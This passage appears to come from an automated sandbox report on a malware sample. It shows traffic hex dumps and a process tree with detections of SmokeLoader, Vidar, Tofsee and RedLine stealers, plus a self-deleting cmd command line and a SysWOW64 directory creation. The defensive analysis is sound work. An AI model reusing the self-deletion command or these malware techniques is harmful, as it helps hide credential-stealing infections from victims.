6f 6e 41 63 63 65 73 73 00 68 50 72 6f 63 65 73 73 00 6c 70 42 61 73 65 41 64 64 72 65 73 73 00 43 6f 6e 63 61 74 00 53 79 73 74 65 6d 2e 53 65 63 75 72 Data Ascii: lectionExtensionsCallingConventionsGoogle.ProtocolBuffers.DescriptorProtos.CSharpFieldOptionsSystem.Linq.ParallelMergeOptionsRuntimeHelpersGetParametersSystem.Net.NetworkInformation.NetworkInformationAccesshProcesslpBaseAddressConcatSystem.Secur
2021-12-31 18:08:39 UTC	2925	IN	Data Raw: bb ac ef bb 90 db 84 00 db 8b 37 d9 af ef bb 90 db 84 00 e5 9f 83 da 88 32 da 91 db 84 00 da 88 ef ba 82 ef ba 87 da 91 db 84 00 31 db 93 ef ba 88 da 91 db 84 00 30 e6 b3 a2 ef bb 90 da 91 db 84 00 33 d9 b7 da 96 da 91 db 84 00 e8 89 be da bf da 99 da 91 db 84 00 da 8b 30 e6 b3 a2 da 91 db 84 00 30 db 93 e5 84 bf da 91 db 84 00 da bf ef bb 8c da bf da 91 db 84 00 ef ba 88 da 8b 38 db 92 db 84 00 da 99 37 db 92 db 92 db 84 00 da 94 ef bb ac ef ad a2 db 92 db 84 00 da bf ef ba 88 da bf db 92 db 84 00 da 99 d9 af db 84 da 93 db 84 00 da 93 36 ef ba 88 da 93 db 84 00 db 8b ef bb 8c ef bb 8c da 93 db 84 00 e5 a4 a7 da 91 da aa da 93 db 84 00 da 9f ef bb 90 d9 af da 93 db 84 00 da 88 da 88 db b6 da 93 db 84 00 ef ba 87 e8 89 be 30 db 93 db 84 00 39 e6 b3 a2 ef Data Ascii: 721030087609
2021-12-31 18:08:39 UTC	2941	IN	Data Raw: ba 88 00 da 95 39 e7 95 99 e5 85 8b ef ba 88 00 ef bb b2 e5 84 bf e5 a4 a7 e5 85 8b ef ba 88 00 e6 b3 a2 36 32 da 8b ef ba 88 00 31 e7 95 99 db 84 da 8b ef ba 88 00 e6 b3 a2 e6 96 af da 94 da 8b ef ba 88 00 e7 95 99 db 92 35 db 8b ef ba 88 00 da ab d9 b1 37 db 8b ef ba 88 00 e6 b3 a2 da aa e8 b1 86 db 8b ef ba 88 00 db 85 ef ba 81 db 8b db 8b ef ba 88 00 da 99 e7 95 99 e6 b3 a2 db 8b ef ba 88 00 da 8b db 92 e6 96 af db 8b ef ba 88 00 ef bb ac 39 d9 b7 db 8b ef ba 88 00 ef bb ac d9 b1 db 85 ef bb 8c ef ba 88 00 da 93 e7 95 99 ef ba 88 ef bb 8c ef ba 88 00 34 38 da 88 ef bb 8c ef ba 88 00 da ab db 88 e7 95 99 ef bb 8c ef ba 88 00 e6 b3 a2 ef bb 90 da 99 ef bb 8c ef ba 88 00 ef bb ac d9 b7 e5 a4 a7 ef bb 8c ef ba 88 00 e6 b3 a2 db 8b 34 ef bb 90 ef ba 88 00 Data Ascii: 9621579484
2021-12-31 18:08:39 UTC	2957	IN	Data Raw: da 8b 00 db 92 38 30 db 85 da 8b 00 ef bb 90 e7 95 99 39 db 85 da 8b 00 ef ba 82 e6 b3 a2 ef bb 8c db 85 da 8b 00 da ab 31 e5 a4 a7 db 85 da 8b 00 e6 b3 a2 ef bb ac 32 e8 b1 86 da 8b 00 da bf db 85 da 88 e8 b1 86 da 8b 00 db 8b da 94 db 92 e8 b1 86 da 8b 00 e6 b3 a2 34 da 93 e8 b1 86 da 8b 00 db 92 e7 95 99 da 94 e8 b1 86 da 8b 00 e6 b3 a2 e5 9f 83 ef bb ac e8 b1 86 da 8b 00 e5 9f 83 ef bb ac d9 b7 e8 b1 86 da 8b 00 db b6 e6 b3 a2 30 ef ba 87 da 8b 00 da 88 da 96 36 ef ba 87 da 8b 00 d9 af e7 95 99 38 ef ba 87 da 8b 00 da 93 da 96 ef ba 82 ef ba 87 da 8b 00 db 92 32 e8 b1 86 ef ba 87 da 8b 00 e6 b3 a2 da 96 e8 b1 86 ef ba 87 da 8b 00 db 88 da 94 ef bb 8c ef ba 87 da 8b 00 e7 95 99 35 da 96 ef ba 87 da 8b 00 ef bb ac da 8b 37 ef ba 88 da 8b 00 da 88 e7 95 Data Ascii: 809124068257

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:39 UTC	2973	IN	Data Raw: 00 ef ba 88 ef ad a2 da 96 da 88 da 91 00 ef bb 8c db 93 e7 95 99 da 88 da 91 00 e5 84 bf db b6 e7 95 99 da 88 da 91 00 e6 96 af da 94 ef ad a2 da 88 da 91 00 37 e5 9f 83 d9 af da 88 da 91 00 da 8b 32 e5 84 bf da 88 da 91 00 36 da 9f e5 9f 83 db 88 da 91 00 ef bb ac da 93 ef bb 90 db 88 da 91 00 da 95 e5 85 8b da 96 db 88 da 91 00 31 db 8b d9 b1 db 88 da 91 00 da 93 30 e5 84 bf db 88 da 91 00 da 93 31 ef bb ac e5 85 8b da 91 00 ef ba 87 da 99 da bf e5 85 8b da 91 00 da 9f e7 95 99 36 da 8b da 91 00 db 84 db 85 da 8b da 8b da 91 00 33 db 88 da 8b da 8b da 91 00 da 88 e5 9f 83 ef bb 8c da 8b da 91 00 38 da bf ef bb 8c da 8b da 91 00 db 8b db 8b e6 b3 a2 da 8b da 91 00 db 93 da aa e6 b3 a2 da 8b da 91 00 d9 af 35 e5 a4 a7 da 8b da 91 00 db 84 db 8b e5 a4 a7 Data Ascii: 7261016385
2021-12-31 18:08:39 UTC	2989	IN	Data Raw: 8b 39 ef bb 8c da 94 00 da 93 e5 85 8b db 85 ef bb 8c da 94 00 d9 ba ef ba 88 da 95 ef bb 8c da 94 00 32 31 e6 b3 a2 ef bb 8c da 94 00 35 da bf da aa ef bb 8c da 94 00 d9 b1 ef bb ac da ab ef bb 8c da 94 00 da ab d9 ba da ab ef bb 8c da 94 00 ef bb 8c d9 b7 d9 af ef bb 8c da 94 00 d9 af da 9f e5 84 bf ef bb 8c da 94 00 da 99 da 94 da bf ef bb 8c da 94 00 da 96 da 96 34 ef bb 90 da 94 00 e8 b1 86 d9 ba ef ba 87 ef bb 90 da 94 00 da 93 ef ba 88 ef bb 8c ef bb 90 da 94 00 d9 ba ef ba 87 ef bb 90 ef bb 90 da 94 00 35 db b6 da 91 ef bb 90 da 94 00 e5 85 8b d9 b1 e7 95 99 ef bb 90 da 94 00 db 8b ef ba 88 e6 b3 a2 ef bb 90 da 94 00 e6 b3 a2 db 85 da ab ef bb 90 da 94 00 da 9f e7 95 99 db b6 ef bb 90 da 94 00 da ab d9 ba e5 84 bf ef bb 90 da 94 00 30 d9 b7 33 da Data Ascii: 92154503
2021-12-31 18:08:39 UTC	3005	IN	Data Raw: 00 e6 b3 a2 ef bb ac 39 da ab e7 95 99 00 db 88 d9 b7 ef ba 82 da ab e7 95 99 00 e5 a4 a7 36 db 85 da ab e7 95 99 00 da 94 e7 95 99 db 85 da ab e7 95 99 00 e5 a4 a7 e5 9f 83 e8 b1 86 da ab e7 95 99 00 30 ef bb 8c ef bb 90 da ab e7 95 99 00 da 9f e8 b1 86 da 91 da ab e7 95 99 00 30 e6 b3 a2 da 94 da ab e7 95 99 00 e8 b1 86 38 da 95 da ab e7 95 99 00 d9 b1 e5 a4 a7 da 9f da ab e7 95 99 00 da bf e7 95 99 ef ad a2 da ab e7 95 99 00 ef bb ac e5 a4 a7 ef bb ac da ab e7 95 99 00 ef ba 87 ef bb ac db b6 da ab e7 95 99 00 ef bb ac d9 af e5 84 bf da ab e7 95 99 00 da 99 db 88 30 ef bb ac e7 95 99 00 ef ba 81 da 91 33 ef bb ac e7 95 99 00 35 e5 84 bf 39 ef bb ac e7 95 99 00 38 35 ef ba 82 ef bb ac e7 95 99 00 35 e5 9f 83 db 84 ef bb ac e7 95 99 00 ef bb ac da 9f db Data Ascii: 960080359855
2021-12-31 18:08:39 UTC	3021	IN	Data Raw: 88 ef ba 81 ef ba 82 e6 b3 a2 00 db 84 39 e5 9f 83 ef ba 82 e6 b3 a2 00 ef bb b2 36 db 84 ef ba 82 e6 b3 a2 00 d9 ba da 94 db 85 ef ba 82 e6 b3 a2 00 31 e6 b3 a2 ef ba 87 ef ba 82 e6 b3 a2 00 db 88 db 88 db 88 ef ba 82 e6 b3 a2 00 ef ba 87 e6 b3 a2 e5 85 8b ef ba 82 e6 b3 a2 00 32 ef ba 82 db 8b ef ba 82 e6 b3 a2 00 db b6 da 8b db 92 ef ba 82 e6 b3 a2 00 e5 84 bf da 88 db 93 ef ba 82 e6 b3 a2 00 ef bb 90 ef ad a2 db 93 ef ba 82 e6 b3 a2 00 db 88 db 85 da 99 ef ba 82 e6 b3 a2 00 e7 95 99 39 ef bb ac ef ba 82 e6 b3 a2 00 ef bb ac ef bb b2 e6 96 af ef ba 82 e6 b3 a2 00 33 34 d9 b7 ef ba 82 e6 b3 a2 00 e6 b3 a2 da 88 da bf ef ba 82 e6 b3 a2 00 ef bb b2 ef bb 90 da bf ef ba 82 e6 b3 a2 00 db 8b da 8b 31 e5 9f 83 e6 b3 a2 00 da 99 35 36 e5 9f 83 e6 b3 a2 00 db Data Ascii: 9612934156
2021-12-31 18:08:39 UTC	3037	IN	Data Raw: be ef ba 87 da ab 00 db b6 e5 85 8b e8 89 be ef ba 87 da ab 00 e5 a4 a7 e5 85 8b 34 ef ba 88 da ab 00 ef bb ac da 96 ef ba 82 ef ba 88 da ab 00 30 d9 b7 da 88 ef ba 88 da ab 00 ef ba 82 ef ba 87 d9 b1 ef ba 88 da ab 00 db 92 ef bb 8c da bf ef ba 88 da ab 00 db 85 da 93 da 91 da 88 da ab 00 da 95 da aa ef ad a2 da 88 da ab 00 35 35 e6 b3 a2 da 88 da ab 00 da aa e6 b3 a2 da bf da 88 da ab 00 36 ef bb 90 38 db 88 da ab 00 31 db 85 db 84 db 88 da ab 00 39 30 e7 95 99 db 88 da ab 00 e6 b3 a2 e5 85 8b da ab db 88 da ab 00 ef bb 90 da 8b ef bb b2 db 88 da ab 00 db 93 ef bb b2 34 e5 85 8b da ab 00 d9 af 37 39 e5 85 8b da ab 00 db b6 e6 b3 a2 e8 b1 86 e5 85 8b da ab 00 e5 9f 83 ef ba 87 da 9f e5 85 8b da ab 00 e6 b3 a2 35 e6 96 af e5 85 8b da ab 00 36 da aa d9 af Data Ascii: 40556819047956
2021-12-31 18:08:39 UTC	3053	IN	Data Raw: 86 ef bb 90 e7 95 99 39 d9 af 00 da 99 d9 b1 da ab 39 d9 af 00 e8 b1 86 db 85 e6 96 af 39 d9 af 00 34 da 96 d9 b1 39 d9 af 00 e6 b3 a2 37 e5 84 bf 39 d9 af 00 db 93 db 88 36 ef ba 81 d9 af 00 31 d9 af db 88 ef ba 81 d9 af 00 da 93 ef ba 82 da 93 ef ba 81 d9 af 00 30 38 35 ef ba 82 d9 af 00 ef bb ac 31 db 88 ef ba 82 d9 af 00 ef bb ac db 93 ef bb 90 ef ba 82 d9 af 00 da 93 d9 b1 db 93 ef ba 82 d9 af 00 d9 b7 d9 b7 e6 96 af ef ba 82 d9 af 00 38 da 95 37 e5 9f 83 d9 af 00 33 e7 95 99 ef ba 81 e5 9f 83 d9 af 00 ef ad a2 e8 89 be db 8b e5 9f 83 d9 af 00 34 36 db 92 e5 9f 83 d9 af 00 da 99 e6 96 af d9 b7 e5 9f 83 d9 af 00 da 96 e7 95 99 e5 84 bf e5 9f 83 d9 af 00 db 88 ef ba 81 da bf e5 9f 83 d9 af 00 d9 ba da aa da 91 db 84 d9 af 00 da 93 da 93 da 94 db 84 d9 Data Ascii: 999497961085187346
2021-12-31 18:08:39 UTC	3069	IN	Data Raw: 33 30 e5 85 8b db 85 d9 b7 00 e8 89 be ef ba 82 da 93 db 85 d9 b7 00 da 94 da 9f da 93 db 85 d9 b7 00 da 8b d9 af db 93 db 85 d9 b7 00 e5 9f 83 da bf e6 b3 a2 db 85 d9 b7 00 35 da ab e5 84 bf db 85 d9 b7 00 da 94 ef ba 81 e5 85 8b e8 b1 86 d9 b7 00 da 95 39 da 93 e8 b1 86 d9 b7 00 db 92 e5 a4 a7 da 96 e8 b1 86 d9 b7 00 ef bb ac da 96 da aa e8 b1 86 d9 b7 00 e8 b1 86 ef ba 88 ef bb ac e8 b1 86 d9 b7 00 ef bb 90 30 31 ef ba 87 d9 b7 00 da 94 34 32 ef ba 87 d9 b7 00 da 94 da 94 da 88 ef ba 87 d9 b7 00 db 88 da 94 ef bb 90 ef ba 87 d9 b7 00 ef ba 88 ef ba 88 da 94 ef ba 87 d9 b7 00 36 da 96 da 96 ef ba 87 d9 b7 00 da 9f ef bb 90 ef bb ac ef ba 87 d9 b7 00 35 ef bb ac db b6 ef ba 87 d9 b7 00 da 91 da aa 36 ef ba 88 d9 b7 00 ef ad a2 ef bb ac e5 85 8b ef ba 88 Data Ascii: 30590142656
2021-12-31 18:08:39 UTC	3085	IN	Data Raw: 90 ef bb ac d9 ba 35 da bf 00 e8 b1 86 e6 96 af 32 36 da bf 00 da 99 da 8b ef ba 87 36 da bf 00 38 34 ef bb 8c 36 da bf 00 35 e7 95 99 e5 9f 83 37 da bf 00 e7 95 99 ef bb b2 e5 9f 83 37 da bf 00 d9 b1 e5 85 8b e8 b1 86 37 da bf 00 36 da bf da 88 37 da bf 00 ef bb b2 38 db 88 37 da bf 00 36 ef bb b2 da 96 37 da bf 00 39 e6 96 af d9 b1 37 da bf 00 e8 b1 86 37 d9 ba 37 da bf 00 35 e6 b3 a2 d9 ba 37 da bf 00 d9 b7 32 34 38 da bf 00 e6 b3 a2 ef ba 87 e5 9f 83 38 da bf 00 da aa e5 9f 83 e8 b1 86 38 da bf 00 37 ef bb 90 db 92 38 da bf 00 e7 95 99 e6 b3 a2 e7 95 99 38 da bf 00 31 d9 af da 99 38 da bf 00 db 92 e8 b1 86 e6 b3 a2 38 da bf 00 32 da 9f e8 89 be 38 da bf 00 30 e8 89 be 32 39 da bf 00 35 d9 b1 ef ba 81 39 da bf 00 ef ba 81 e7 95 99 db 84 39 da bf 00 da Data Ascii: 526684657776787679777572488878818828029599
2021-12-31 18:08:39 UTC	3101	IN	Data Raw: 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 b2 02 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 8e 02 00 00 01 00 30 00 30 00 30 00 30 00 30 00 34 00 62 00 30 00 00 00 28 00 08 00 01 00 43 00 6f 00 6d 00 6d 00 65 00 6e 00 74 00 73 00 00 00 52 0 0 48 00 70 00 76 00 4c 00 7a 00 4a 00 00 00 34 00 0a 00 01 00 43 00 6f 00 6d 00 70 00 61 00 6e 00 79 00 4e 00 61 00 6d 00 65 00 00 00 00 00 48 00 4c 00 4c 00 52 00 73 00 50 00 6c 00 44 00 63 00 00 00 38 00 08 00 01 00 46 00 69 00 6c 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6f 00 6e Data Ascii: DVarFileInfo$TranslationStringFileInfo000004b0(CommentsRHpvLzJ4CompanyNameHLLRsPlDc8File Description

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 4f4deRCUD7.exe PID: 3696 Parent PID: 5012

General

Start time:	19:06:55
Start date:	31/12/2021
Path:	C:\Users\user\Desktop\4f4deRCUD7.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\4f4deRCUD7.exe"
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	56E18023455303CD24F828173DA31E2D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 4f4deRCUD7.exe PID: 3912 Parent PID: 3696

General

Start time:	19:06:57
Start date:	31/12/2021
Path:	C:\Users\user\Desktop\4f4deRCUD7.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\4f4deRCUD7.exe"
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	56E18023455303CD24F828173DA31E2D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000003.00000002.329414547.0000000000580000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000003.00000002.329530861.0000000001F51000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 6592 Parent PID: 572

General

Start time:	19:07:01
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 2920 Parent PID: 572

General

Start time:	19:07:01
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6372 Parent PID: 572

General

Start time:	19:07:02
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6568 Parent PID: 572

General

Start time:	19:07:02
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 4036 Parent PID: 572

General

Start time:	19:07:02
Start date:	31/12/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6930d0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 1048 Parent PID: 572

General

Start time:	19:07:03
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3352 Parent PID: 3912

General

Start time:	19:07:04
Start date:	31/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000000.318145695.0000000004DE1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 6904 Parent PID: 572

General

Start time:	19:07:21
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5580 Parent PID: 572

General

Start time:	19:07:35
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: ewswwsi PID: 6652 Parent PID: 664

General

Start time:	19:07:38
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Roaming\ewswwsi
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ewswwsi
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	56E18023455303CD24F828173DA31E2D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: ewswwsi PID: 6596 Parent PID: 6652

General

Start time:	19:07:40
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Roaming\ewswwsi
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ewswwsi
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	56E18023455303CD24F828173DA31E2D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000010.00000002.381470872.0000000001FA1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000010.00000002.380500232.0000000000500000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 7048 Parent PID: 572

General

Start time:	19:07:45
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x2d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 1E73.exe PID: 4576 Parent PID: 3352

General

Start time:	19:07:52

Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\1E73.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\1E73.exe
Imagebase:	0x400000
File size:	350720 bytes
MD5 hash:	A181F86F7191ED7680953213C7239305
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000013.00000002.411778643.0000000000A83000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000013.00000002.411778643.0000000000A83000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: 2961.exe PID: 6620 Parent PID: 3352

General

Start time:	19:07:54
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\2961.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2961.exe
Imagebase:	0x400000
File size:	347648 bytes
MD5 hash:	AD639AA5FF468BA6F8A7503FD5BF89BD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000015.00000003.401725714.00000000007B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000015.00000002.439382112.0000000000790000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000015.00000002.439136366.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: 3161.exe PID: 4972 Parent PID: 3352

General

Start time:	19:07:56
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\3161.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\3161.exe
Imagebase:	0x610000
File size:	537600 bytes
MD5 hash:	7FCE0E163EA7948C10B044B1EA77DAD9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000002.468965698.0000000003B71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000002.469208214.0000000003CE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000016.00000002.469265641.0000000003D75000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 63%, ReversingLabs

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: cmd.exe PID: 4476 Parent PID: 4576

General

Start time:	19:08:01
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\1E73.exe" & exit
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4244 Parent PID: 4476

General

Start time:	19:08:01
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 5024 Parent PID: 4476

General

Start time:	19:08:02
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 5
Imagebase:	0x12d0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6924 Parent PID: 6620

General

Start time:	19:08:02
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\vlrzpavj\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6000 Parent PID: 6924

General

Start time:	19:08:02
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 5988 Parent PID: 1048

General

Start time:	19:08:03
Start date:	31/12/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff7b6670000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6156 Parent PID: 5988

General

Start time:	19:08:04
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: 3161.exe PID: 5180 Parent PID: 4972

General

Start time:	19:08:04
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\3161.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\3161.exe
Imagebase:	0x350000
File size:	537600 bytes
MD5 hash:	7FCE0E163EA7948C10B044B1EA77DAD9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6304 Parent PID: 6620

General

Start time:	19:08:05
Start date:	31/12/2021
